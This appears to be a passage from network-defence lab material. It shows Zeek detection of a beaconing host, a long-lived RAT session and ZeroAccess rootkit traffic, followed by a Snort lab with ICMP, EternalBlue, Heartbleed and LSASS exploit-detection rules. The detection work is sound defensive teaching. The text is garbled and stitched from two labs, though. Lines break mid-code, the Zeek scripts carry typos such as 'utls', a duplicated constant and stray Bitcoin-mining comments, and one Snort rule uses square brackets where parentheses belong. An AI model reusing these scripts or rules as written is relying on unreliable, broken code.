1502840955	111110		CZbdVD2vRLQFTuMB91	10.200.201.29	38376	18.220.208.40	80	tcp	ssl	0.010755	901	2115	SF	-	-0	ShAdadff	8	
1325	7	2487	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	
1502840960	127639		CWkZCr4wZp0rVHZhd	10.200.201.29	38378	18.220.208.40	80	tcp	ssl	0.009959	896	2115	SF	-	-0	ShAdadff	8	
1320	7	2487	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	
1502840965	143368		CvxSnK3bAKpWNlSm4	10.200.201.29	38380	18.220.208.40	80	tcp	ssl	0.012898	905	2115	SF	-	-0	ShAdadff	8	
1329	7	2487	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	
1502840970	162033		Cea6Np12K4IY836Hed	10.200.201.29	38382	18.220.208.40	80	tcp	ssl	0.010235	905	2115	SF	-	-0	ShAdadff	8	
1329	7	2487	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	

We notice that Zeek identified SSL on port 80; this is quite strange.

Let's take a look at Zeek's `ssl.log` as well.

```
cat ssl.log
```

You should see the following.

1502840067	098368		CXGgv2b6tZPQDE0y2	10.200.201.29	38022	18.220.208.40	80	TLSv12	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384	secp256r1	18.220.208.40	F	-	-	-	-
T	Fn0g7C1QRiHYVbAef	(empty)	C=US	-	-	-	-	-	-	-	-	-	-	-	-	-
1502840072	119195		CKJ1h210PUUP9xezh9	10.200.201.29	38024	18.220.208.40	80	TLSv12	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384	secp256r1	18.220.208.40	F	-	-	-	-
T	FFNWJARFu6xdT9Nb	(empty)	C=US	-	-	-	-	-	-	-	-	-	-	-	-	-
1502840077	140353		CjHBKn4YKPodAV9Q07	10.200.201.29	38026	18.220.208.40	80	TLSv12	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384	secp256r1	18.220.208.40	F	-	-	-	-
T	FGX4Z31KCCX0DRKf	(empty)	C=US	-	-	-	-	-	-	-	-	-	-	-	-	-
1502840082	157036		CIZ3uCsVUN5Y0Ykx4	10.200.201.29	38028	18.220.208.40	80	TLSv12	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384	secp256r1	18.220.208.40	F	-	-	-	-
T	FU9eex4e6DQqXQ99c	(empty)	C=US	-	-	-	-	-	-	-	-	-	-	-	-	-
1502840087	172807		CVSJN4oks0MTdEf33	10.200.201.29	38030	18.220.208.40	80	TLSv12	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384	secp256r1	18.220.208.40	F	-	-	-	-
T	FmQVna47aShxs3Hymf	(empty)	C=US	-	-	-	-	-	-	-	-	-	-	-	-	-
1502840092	196282		C2gLLv16toTSxQkZu7	10.200.201.29	38032	18.220.208.40	80	TLSv12	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384	secp256r1	18.220.208.40	F	-	-	-	-
T	F5dGwL2uByHQ1Vaav8	(empty)	C=US	-	-	-	-	-	-	-	-	-	-	-	-	-
1502840097	212504		Cy5ovX3GVFZ50JUFt2	10.200.201.29	38034	18.220.208.40	80	TLSv12	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384	secp256r1	18.220.208.40	F	-	-	-	-
T	FJH4U2130ovy069M4	(empty)	C=US	-	-	-	-	-	-	-	-	-	-	-	-	-
1502840102	225003		CZFMCKuG0G65qDx01	10.200.201.29	38036	18.220.208.40	80	TLSv12	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384	secp256r1	18.220.208.40	F	-	-	-	-
T	F384UA43Kgl0meR0h1	(empty)	C=US	-	-	-	-	-	-	-	-	-	-	-	-	-
1502840107	245449		CJczhI3S17DuzeG24d	10.200.201.29	38038	18.220.208.40	80	TLSv12	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384	secp256r1	18.220.208.40	F	-	-	-	-
T	F07a902Tjrupof8AN7	(empty)	C=US	-	-	-	-	-	-	-	-	-	-	-	-	-
1502840112	261634		CBrcQ3S09lelvTAI4	10.200.201.29	38040	18.220.208.40	80	TLSv12	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384	secp256r1	18.220.208.40	F	-	-	-	-
T	FHhuKK2j11zn90lw98	(empty)	C=US	-	-	-	-	-	-	-	-	-	-	-	-	-
1502840117	278666		CsfXSN2PSNcVRHlmp9	10.200.201.29	38042	18.220.208.40	80	TLSv12	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384	secp256r1	18.220.208.40	F	-	-	-	-
T	F6e9LH1de85Idg85t4	(empty)	C=US	-	-	-	-	-	-	-	-	-	-	-	-	-
1502840122	291001		CsvBmw4AXYPqoVq9eh	10.200.201.29	38044	18.220.208.40	80	TLSv12	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384	secp256r1	18.220.208.40	F	-	-	-	-
T	F2p0o3kp0QecD8wL7	(empty)	C=US	-	-	-	-	-	-	-	-	-	-	-	-	-
1502840127	307952		CPUM2U2KFbHJYr2uHe	10.200.201.29	38046	18.220.208.40	80	TLSv12	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384	secp256r1	18.220.208.40	F	-	-	-	-
T	FVUJrH1XT20hqsifKk	(empty)	C=US	-	-	-	-	-	-	-	-	-	-	-	-	-

Of course, we notice the presence of self-signed SSL certificates, but this is just the tip of the iceberg. If we carefully look at the timestamps of both `conn.log` and `ssl.log`, we notice that communication with the remote server occurs every 5 seconds. **We are most probably dealing with a beaconing malware.**

Task 5: The incident_4.pcap PCAP file contains traffic of a RAT that kept a single TCP session alive during its operation.

Develop a Zeek script to detect such long-running connections.

First, delete any previously generated logs in the current directory.

Run -

```
cd ..
rm -r zeek
mkdir zeek
cd zeek
```

Now, let's start our analysis, by executing Zeek as follows.

```
zeek -C -r /root/Desktop/PCAPs/incident_4.pcap local
```

For a summary of the connections in *incident_4.pcap* you can refer to Zeek's **conn.log**, as follows.

```
cat conn.log
```

You should see the below.

```
root@ip-172-31-12-158:~/Desktop/zeek# cat conn.log
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path conn
#open 2022-06-25-09-18-05
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p proto service duration orig_bytes resp_bytes conn_state local_orig local_
#types time string addr port addr port enum string interval string count count string bool bool count string count count count set(string)
1501895346.262554 C8sWF1lB6cuVrpsD1b 10.200.201.29 47859 91.189.91.157 123 udp ntp 0.023366 48 48 SF - - 0 Dd 1 7
1501895474.512333 Cjw0YotUMSxegvviH 10.200.201.29 49777 91.189.91.157 123 udp ntp 0.023506 48 48 SF - - 0 Dd 1 7
1501895634.848284 CvT75Co806ESPdIe9 10.200.201.29 59312 10.200.201.2 53 udp dns 0.039017 122 272 SF - - 0 Dd 2 1
1501895634.887384 CnfD0z2DhENiPRjU5f 10.200.201.29 54892 10.200.201.2 53 udp dns 0.066114 68 218 SF - - 0 Dd 2 1
1501895634.953636 CZpU74gNSVkrk4PB9 10.200.201.29 44441 10.200.201.2 53 udp dns 0.000361 122 272 SF - - 0 Dd 2 1
1501895634.954019 CLjFa331td6smSHVH5 10.200.201.29 37253 10.200.201.2 53 udp dns 0.000249 68 218 SF - - 0 Dd 2 1
1501895730.762402 CLOpMV2XLLJ2PDg2z4 10.200.201.29 48860 91.189.91.157 123 udp ntp 0.024368 48 48 SF - - 0 Dd 1 7
1501895827.639504 C95w5132RwebkUFmE3 10.200.201.29 40947 10.200.201.2 53 udp dns 0.018622 122 272 SF - - 0 Dd 2 1
1501895827.658182 CMopT4Z8nFJU6vj77 10.200.201.29 45353 10.200.201.2 53 udp dns 0.029225 68 218 SF - - 0 Dd 2 1
1501895827.687506 CEvJ961UUhJG6xp25 10.200.201.29 37574 10.200.201.2 53 udp dns 0.000321 122 272 SF - - 0 Dd 2 1
1501895827.687847 CZD54r2JOWfHrwKdv8 10.200.201.29 37385 10.200.201.2 53 udp dns 0.000262 68 218 SF - - 0 Dd 2 1
1501895964.704770 CdcMl1mtwD0G0oVJj 10.200.201.29 44851 10.200.201.2 53 udp dns 0.024651 122 272 SF - - 0 Dd 2 1
1501895964.729523 CvcIZj2R5XEKYuvSd9 10.200.201.29 48897 10.200.201.2 53 udp dns 0.059462 68 218 SF - - 0 Dd 2 1
```

Further down Zeek's **conn.log**, we can see that there are some long-running connections with a remote machine. Find out which, as an exercise.

A viable Zeek script to detect such long-running connections can be found below. Create it through nano and save it in current directory as *detect-long-connections.zeek*.

```
@load base/protocols/conn
@load base/utils/time
# This is probably not so great to reach into the Conn
namespace..
module Conn;
export {
function set_conn_log_data_hack(c: connection)
    {
        Conn::set_conn(c, T);
    }
}
# Now onto the actual code for this script\...
module LongConnection;
export {
    redef enum Log::ID += { LOG };
    ## Aliasing vector of interval values as
    ## "Durations"
    type Durations: vector of interval;
    ##The default duration that you are locally
    ##considering a connection to be "long".
    const default_durations = Durations(10min, 30min, 1hr,
12hr, 24hrs, 3days) &redef;
    ## These are special cases for particular hosts or
subnets
    ## that you may want to watch for longer or shorter
    ## durations than the default.
    const special_cases: table[subnet] of Durations = {}
&redef;
}
redef record connection += {
    ##Offset of the currently watched connection duration by
the long-connections script.
    long_conn_offset: count &default=0;
};
```

```

event zeek_init() &priority=5
{
    Log::create_stream(LOG, [$columns=Conn::Info,
$path="conn_long"]);
}
function get_durations(c: connection): Durations
{
    local check_it: Durations;
    if ( c$id$orig_h in special_cases )
        check_it = special_cases[c$id$orig_h];
    else if ( c$id$resp_h in special_cases )
        check_it = special_cases[c$id$resp_h];
    else
        check_it = default_durations;
    return check_it;
}
function long_callback(c: connection, cnt: count): interval
{
    local check_it = get_durations(c);
    if ( c$long_conn_offset < |check_it| && c$duration >=
check_it[c$long_conn_offset] )
    {
        Conn::set_conn_log_data_hack(c);
        Log::write(LongConnection::LOG, c$conn);
        local message = fmt("%s -> %s:%s remained alive for
longer than %s",
                                c$id$orig_h,      c$id$resp_h,
c$id$resp_p, duration_to_mins_secs(c$duration));
        ++c$long_conn_offset;
    }
    # Keep watching if there are potentially more thresholds.
    if ( c$long_conn_offset < |check_it| )
        return check_it[c$long_conn_offset];
    else
        return -1sec;
}
event connection_established(c: connection)
{

```

```

local check = get_durations(c);
if ( |check| > 0 )
{
    ConnPolling::watch(c, long_callback, 1, check[0]);
}
}

```

Let's test the script above, as follows.

```

zeek -C -b -r ~/Desktop/PCAPs/incident_4.pcap
detect-long-connections.zeek

```

You should now be able to see a new log **conn_long.log** created in the current directory, with the below contents.

```

root@ip-172-31-12-158:~/Desktop/zeek# zeek -C -b -r ~/Desktop/PCAPs/incident_4.pcap detect-long-connections.zeek
root@ip-172-31-12-158:~/Desktop/zeek# ls
capture_loss.log  conn_log  detect-long-connections.zeek  dns.log  http.log  notice.log  packet_filter.log  stats.log  x509.log
certs-remote.pem  conn_long.log  dhcp.log  files.log  loaded_scripts.log  ntp.log  ssl.log  weird.log
root@ip-172-31-12-158:~/Desktop/zeek# cat conn_long.log
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path conn_long
#open 2022-06-25-09-31-58
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p proto service duration orig_bytes resp_bytes conn_state local_orig local_
resp missed_bytes history orig_pkts orig_ip_bytes resp_pkts resp_ip_bytes tunnel_parents
#types time string addr port addr port enum string interval count count string bool bool count string count count count count set[string]
1501896524.412284 CF36XT1N0IPuG4EMQh 10.200.201.29 51896 18.220.61.97 80 tcp - 2422.048652 129756 1598576 S1 - - 0 ShAdda 500 1
47484 547 1622408 - 10.200.201.29 51896 18.220.61.97 80 tcp - 5968.878473 146316 1607662 S1 - - 0 ShAdda 680 1
1501896524.412284 CF36XT1N0IPuG4EMQh 10.200.201.29 51896 18.220.61.97 80 tcp - 2422.048652 129756 1598576 S1 - - 0 ShAdda 500 1
58884 637 1631708 - 10.200.201.29 51896 18.220.61.97 80 tcp - 5968.878473 146316 1607662 S1 - - 0 ShAdda 680 1
1501896524.412284 CF36XT1N0IPuG4EMQh 10.200.201.29 51896 18.220.61.97 80 tcp - 2422.048652 129756 1598576 S1 - - 0 ShAdda 500 1
81684 816 1650102 - 10.200.201.29 51896 18.220.61.97 80 tcp - 5968.878473 146316 1607662 S1 - - 0 ShAdda 680 1
#close 2022-06-25-09-31-58
root@ip-172-31-12-158:~/Desktop/zeek#

```

Indeed, those were the longest-running connections inside **conn.log**. It is way better to have a Zeek script automating this procedure for us, don't you think?

Task 6: The ZeroAccess.pcap PCAP file contains malicious traffic that derives from the notorious ZeroAccess rootkit. Leverage Zeek's signature framework to create a signature for this rootkit.

By studying the ZeroAccess analysis, we come across the following part.

The "fingerprint" of Zeroaccess. calling supernodes on UDP port 16464 once every second.
The bot here requests updated IP lists from it's peers. XORED 4 Bytes at a time with the iniial key
"ftp2" and then bitwise ROL for each XOR operation.

payload of the request packet:

encrypted: b8:14:35:fe:28:94:8d:ab:c9:c0:d1:99:85:95:6f:3f

Decrypted: 8a6441984c746567000000001614cc0c

decr ascii: ŠdA`Lteg?????i?

First, delete any previously generated logs in the current directory.

Run -

```
cd ..  
rm -r zeek  
mkdir zeek  
cd zeek
```

Now, we could easily make a Zeek signature based on this fingerprint, as follows.

```
nano zeroaccess.sig
```

Inside nano, type the following.

```
signature zeroaccess {  
    ip-proto == udp  
    payload /....\x28\x94\x8d\xab.*/  
    event "zeroaccess"  
}
```

```
nano zeroaccess.zeek
```

Inside nano, type the following.

```
@load base/frameworks/notice  
@load base/frameworks/signatures/main  
@load base/utls/addr  
@load base/utls/directions-and-hosts  
@load-sigs ./zeroaccess.sig  
redef Signatures::ignored_ids += /zeroaccess/;  
module ZeroAccess;
```

```

export {
    redef enum Notice::Type += {
        ##Raised when a host doing Bitcoin mining is found.
        ZeroAccess_Client,
        ##Raised when a host is serving work to Bitcoin
miners.
        ZeroAccess_Server
    };
    ##Type of ZeroAccessHost which, on discovery, should
raise a notice.
    const notice_zeroaccess_hosts = LOCAL_HOSTS &redef;
    const notice_zeroaccess_hosts = LOCAL_HOSTS &redef;
    const zeroaccess_timeout = 60 mins &redef;
    global zeroaccess_tracker: set[addr];
}
event signature_match(state: signature_state, msg: string,
data: string)
    &priority=-5
{
    if ( /zeroaccess/ !in state$sig_id ) return;
    if ( state$conn$id$orig_h !in zeroaccess_tracker )
    {
        add zeroaccess_tracker[state$conn$id$orig_h];
        NOTICE([$note=ZeroAccess::ZeroAccess_Client,
            $msg=fmt("Probably ZeroAccess P2P Client Access:
"),
            $sub=data,
            $conn=state$conn,
            $identifier=fmt("%s%s", state$conn$id$orig_h,
state$conn$id$resp_h)]));
    }
}

```

Let's now put the Zeek signature and the accompanying Zeek script to the test, as follows.

```
zeek -C -b -r ~/Desktop/PCAPs/ZeroAccess.pcap zeroaccess.zeek
```

A test instance of Snort has already been set up and waiting for you!

Learning Objectives

The learning objective of this lab is to not only get familiar with the detection capabilities of Snort but to also learn effective writing of Snort rules.

Specifically, you will learn how to use Snort's capabilities in order to:

- Have better visibility over a network
- Respond to incidents timely and effectively
- Proactively hunt for threats

Introduction To Snort

Snort is an open source IDS and IPS, that can also be used as a packet sniffer or packet logger. Just like Suricata, Snort inspects all traffic on a link for malicious activity and can extensively log all flows seen on the wire, producing high-level situational awareness and detailed application layer transaction records. It needs specific rules (holding instructions) to tell it not only how to inspect the traffic it looks at but also what to look for. It was designed to perform on commodity and purpose-built hardware.


The most important Snort features and capabilities are:

- Deep packet inspection
- Packet capture logging
- Intrusion Detection


- Network Security Monitoring
- Anomaly Detection
- Multitenancy
- IPv6 and IPv4 support

Common Snort operation modes:

- Inline IDS/IPS (example:
https://www.ibm.com/writeerworks/community/blogs/58e72888-6340-46ac-b488-d31aa4058e9c/entry/august_8_2012_12_01_pm6?lang=en)




- Passive IDS



- NIDS

- HIDS (Snort is not a host-based IDS per se. Prefer more specialized solutions.)

Snort high-level architecture:



For Snort to evolve from a packet sniffer into a full-fledged IDS, some components had to be added. These components were the *Preprocessor*, the *Detection Engine*, the *Logging and Alerting System*, and the various *Output modules*.

- The packet sniffer (including the Packet Decoder), as its name suggests, "sniffs" network traffic and identifies each packet's structure (layer information). The raw packets that have been "collected" are then sent to the *Preprocessors*.
- The *Preprocessors* determine the type or the behavior of the forwarded packets. Inside Snort, there are numerous *Preprocessor plugins*. An example of such a plugin is the *HTTP plugin* which is responsible for identifying *HTTP-related packets*. Another example is the **sfPortscan Preprocessor* that, armed with defined protocols, types of scans and certain thresholds, can identify a group of packets as a port scan attempt. Once the *Preprocessors* cease their operations, information is

sent to the *Detection Engine*.

Preprocessors are configured through Snort's configuration file *snort.conf*. Example:

```
preprocessor sensitive_data: alert_threshold 25 \  
  mask_output \  
  ssn_file ssn_groups_Jan10.csv
```

- The *Detection Engine* is responsible for comparing each packet with each Snort rule (from a predefined rule set). In case of a match, information is sent to the *Logging and Alerting System*.
- The *Logging and Alerting System* as well as the various *Output modules* are responsible for logging or triggering alerts based on each rule action. Logs are stored in different formats (most of the times syslog or unified2) or directly into a DB. *Output modules* are configured through Snort's configuration file **snort.conf*.

Example:

```
output alert_syslog: host=192.168.2.10:514, <facility>  
<priority> <options>  
  output alert_syslog: host=192.168.2.10:514, log_auth  
log_alert log_ndelay
```

In the case of syslog being used, alerts will be visible in */var/log/message*.

Snort directory structure:

All Snort-related directories are usually under */opt/snort* and are structured similarly to the following.

.

|-- admin |-- bin |-- etc |-- lib |-- preproc_rules |-- rules
|-- share |-- so_rules `-- src In the context of this lab, we
will use Snort from inside a Security Onion distribution.
Security Onion has its own Snort directory structure. **Snort
rules:** Snort rules are very much like Suricata rules. They
consist of two major parts, the rule *header*, and the rule
options. Examples: **action protocol src_addr src_port**
direction dst_addr dst_port Options **alert tcp any any -> any**
21 (msg: "FTP Traffic");) The part in bold is the *header*
whereas the remaining part is *options*. Even though Snort
rules are similar to Suricata rules. Dedicate some time to
study Snort rule writing from the following resource:
[http://manual-snort-org.s3-website-us-east-1.amazonaws.com/no
de27.html](http://manual-snort-org.s3-website-us-east-1.amazonaws.com/no
de27.html) The latest Snort rules can be downloaded from
snort.org or the [Emerging Threats website](#). Remember that the
location of the rules can be specified in the *snort.conf*
file. Example: include \$RULE_PATH/backdoor.rules

As a callout, when you download Snort rules, the filenames
contain the Snort version, so download files that are
relevant to your Snort installation. Also, note that there is
also a *local.rules* file where you can put your own rules in
it.

Snort logs:

Snort's default log directory is */var/log/snort*, but as
previously mentioned we can instruct Snort (via a command
line switch of from inside *snort.conf*) to log in any
directory.

Testing Snort:

To quickly test if a Snort installation is working or not,
try executing the commands below.

```
sudo snort -dev -i ens5 //Runs Snort in packet dump mode  
or
```


`sudo snort -c /etc/snort/snort.conf -l . -i ens5` //Runs Snort in IDS mode using the specified configuration file (-c) and logging at the specified location (-l)

Snort configuration:

The *snort.conf* is the main configuration file of Snort. Its typical location is in the */opt/snort/etc* directory. *snort.conf* contains the following sections.

1. Set the network variables
2. Configure the decoder
3. Configure the base detection engine
4. Configure dynamic loaded libraries
5. Configure preprocessors
6. Configure output plugins
7. Customize your rule set
8. Customize preprocessor and decoder rule set
9. Customize shared object rule set

Examples of variable assignment within *snort.conf*:

```
ipvar HOME_NET [192.168.0.0/16,10.0.0.0/8,172.16.0.0/12]
ipvar EXTERNAL_NET any
ipvar DNS_SERVERS $HOME_NET
ipvar SMTP_SERVERS $HOME_NET
ipvar HTTP_SERVERS $HOME_NET
portvar HTTP_PORTS
[80,81,311,383,591,593,901,1220,1414,1741,1830,2301,2381,2809
,3037,3128,3702,4343,4848,5250,6988,7000,7001,7144,7145,7510,
```

```
7777,7779,8000,8008,8014,8028,8080,8085,8088,8090,8118,8123,8180,8181,8243,8280,8300,8800,8888,8899,9000,9060,9080,9090,9091,9443,9999,11371,34443,34444,41080,50002,55555]
var RULE_PATH /etc/snort/rules
var SO_RULE_PATH /etc/snort/rules
var PREPROC_RULE_PATH /etc/snort/rules
```

Take some time to read the comments inside the *snort.conf* file, they are quite enlightening.

Another interesting Snort configuration file is the *classification.config* file. This file is used to set the priority of alerts, and it is included inside *snort.conf*.

Format: config classification:shortname,short description,priority

Example: config classification: unknown,Unknown Traffic,3

Recommended tools

- Snort

All provided PCAPs are inside the */root/Desktop/PCAPs* directory.

Tasks

Task 1: Write a Snort rule that detects an ICMP Echo request (ping) or Echo reply message

An *icmp.pcap* PCAP file exists inside the */root/Desktop/PCAPs* directory that contains ICMP traffic towards the network subnet you are protecting (192.168.1.0/24).

Introduce a Snort rule into its *local.rules* file that detects an ICMP Echo request (ping) or Echo reply message towards your organization's subnet (192.168.1.0/24).

Task 2: Analyze the provided PCAP file and write Snort rules to detect successful buffer overflow attacks

Now it's time to write your own Snort rules. Analyze the *eternalblue.pcap* PCAP file (stored in the */home/elsuser/PCAPs* directory) using tcpdump. This PCAP file includes network traffic of an exploitation attempt, against a Windows 7 host, that leveraged the notorious [Eternal Blue exploit](#) and resulted in the attacker obtaining Windows shell access.

In plain terms, the authors of the Eternal Blue exploit identified that the Windows SMBv1 implementation is vulnerable to [buffer overflow](#). The Eternal Blue exploit received immense attention, and consequently, numerous rules (including Snort ones) have been written to detect it on the wire. For this reason, write a Snort rule that detects:

- The buffer overflow portion of the traffic, **and**
- The windows shell access that the attacker gained

Hint: Refer to the included *cert_trafficwireshark.pdf* resource, "6. FOLLOW TCP STREAM" section, to see how buffer overflow attacks look like on the wire. Specifically, notice all those "A" characters that facilitate the buffer overflow.

Task 3: Analyze the provided PCAP file and write a Snort rule to detect possible Heartbleed exploitation attempts

Analyze the *heart.pcap* PCAP file (stored in the */home/elsuser/PCAPs* directory) using Wireshark. Then, try to identify how you can instruct Snort to detect possible Heartbleed exploitation attempts and finally, write a Snort rule.

Note that exploitation of this vulnerability leaves no traces since it takes place inside the SSL handshake negotiation. The SSL handshake negotiation occurs **before** the listening service receives the request. Subsequently, you won't be able to see any revealing log in the backend. Traffic analysis is your only choice.

Hint: Refer to the included "*A technical view of the OpenSSL Heartbleed vulnerability.pdf*" resource, to learn more about the Heartbleed vulnerability.

Task 4: Analyze the provided Snort rule and describe what it looks for

Armed with the knowledge you obtained so far regarding Snort rules, analyze the Snort rule below and describe what it looks for.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS
SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit
attempt"; flow:to_server,established;
flowbits:isset,netbios.lsass.bind.attempt; content:"|FF|SMB";
depth:4; offset:4; nocase; content:"|05|"; distance:59;
content:"|00|"; within:1; distance:1; content:"|09 00|";
within:2; distance:19; classtype:attempted-admin; sid:2514;
rev:7;)
```

SOLUTIONS

Below, you can find solutions for every task of this lab. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.

Task 1: Write a Snort rule that detects an ICMP Echo request (ping) or Echo reply message

Snort's default *snort.conf* contains the 172.31.5.101/20 subnet inside the *HOME_NET* variable. Change it to **192.168.1.0/24** so we can use *HOME_NET* variable.

```
44 # Setup the network addresses you are protecting
45 ipvar HOME_NET 192.168.1.0/24
46 # Set up the external network addresses. Leave as "any" in most situations
47 ipvar EXTERNAL_NET any
```

Updated *snort.conf*

Once you are connected to the deployed Snort instance, you can introduce a new Snort rule as follows.

```
vim /etc/snort/rules/local.rules
```

Inside vim enter the following rule that is able to detect an ICMP Echo request (ping) or Echo reply message.

```
alert icmp any any -> $HOME_NET any (msg: "ICMP test";
sid:1000001; rev:1; classtype:icmp-event;)
```

Rule Header

alert - Rule action. When the specified condition is observed on the wire, Snort will throw an alert.

any - Source IP. Snort will consider all source addresses.

any - Source port. Snort will consider all source ports

-> - Indicates directionality.

\$HOME_NET - Destination IP. We are leveraging the *HOME_NET* variable specified in the *snort.conf* file.

any - Destination port. Snort will consider all ports of our network.

Rule Options

msg:"ICMP test" - Message that will accompany the alert.

sid:1000001 - Snort rule ID. Remember all IDs smaller than 1,000,000 are reserved.

rev:1 - Revision number.

classtype:icmp-event - Used for rule categorization.

You can the update snort rule as follows

```
--
#-----
# LOCAL RULES
#-----
alert icmp any any -> $HOME_NET any [msg: "ICMP test"; sid:1000001; rev:1; classtype:icmp-
event;]
```

In previous version we needed to use a command rule-update to update the rules but non need here.

We will be using command line, which will output any alerts on the standard output.

cd PCAPs

```
snort -q -A console --daq pcap -c /etc/snort/snort.conf -r
icmp.pcap
```

```
root@ip-172-31-8-248:~/Desktop/PCAPs# snort -q -A console --daq pcap -c /etc/snort/snort.conf -r icmp.pcap
02/21-22:25:18.329311  [**] [1:1000001:1] ICMP test [**] [Classification: Generic ICMP event] [Priority: 3] {
ICMP} 213.16.246.5 -> 192.168.1.2
02/21-22:25:20.717067  [**] [1:1000001:1] ICMP test [**] [Classification: Generic ICMP event] [Priority: 3] {
ICMP} 192.168.1.2 -> 192.168.1.6
02/21-22:25:20.717109  [**] [1:1000001:1] ICMP test [**] [Classification: Generic ICMP event] [Priority: 3] {
ICMP} 192.168.1.6 -> 192.168.1.2
02/21-22:25:21.395044  [**] [1:1000001:1] ICMP test [**] [Classification: Generic ICMP event] [Priority: 3] {
ICMP} 192.168.1.6 -> 192.168.1.2
02/21-22:25:21.722816  [**] [1:1000001:1] ICMP test [**] [Classification: Generic ICMP event] [Priority: 3] {
ICMP} 192.168.1.2 -> 192.168.1.6
02/21-22:25:21.722845  [**] [1:1000001:1] ICMP test [**] [Classification: Generic ICMP event] [Priority: 3] {
ICMP} 192.168.1.6 -> 192.168.1.2
02/21-22:25:22.729727  [**] [1:1000001:1] ICMP test [**] [Classification: Generic ICMP event] [Priority: 3] {
ICMP} 192.168.1.2 -> 192.168.1.6
02/21-22:25:22.729760  [**] [1:1000001:1] ICMP test [**] [Classification: Generic ICMP event] [Priority: 3] {
ICMP} 192.168.1.6 -> 192.168.1.2
root@ip-172-31-8-248:~/Desktop/PCAPs#
```

Task 2: Analyze the provided PCAP file and write Snort rules to detect successful buffer overflow attacks

Let's start our analysis by executing tcpdump as follows.

```
cd PCAPs
tcpdump -nnntttAr eternalblue.pcap
```

-nn is used so that tcpdump doesn't resolve hostnames or port names

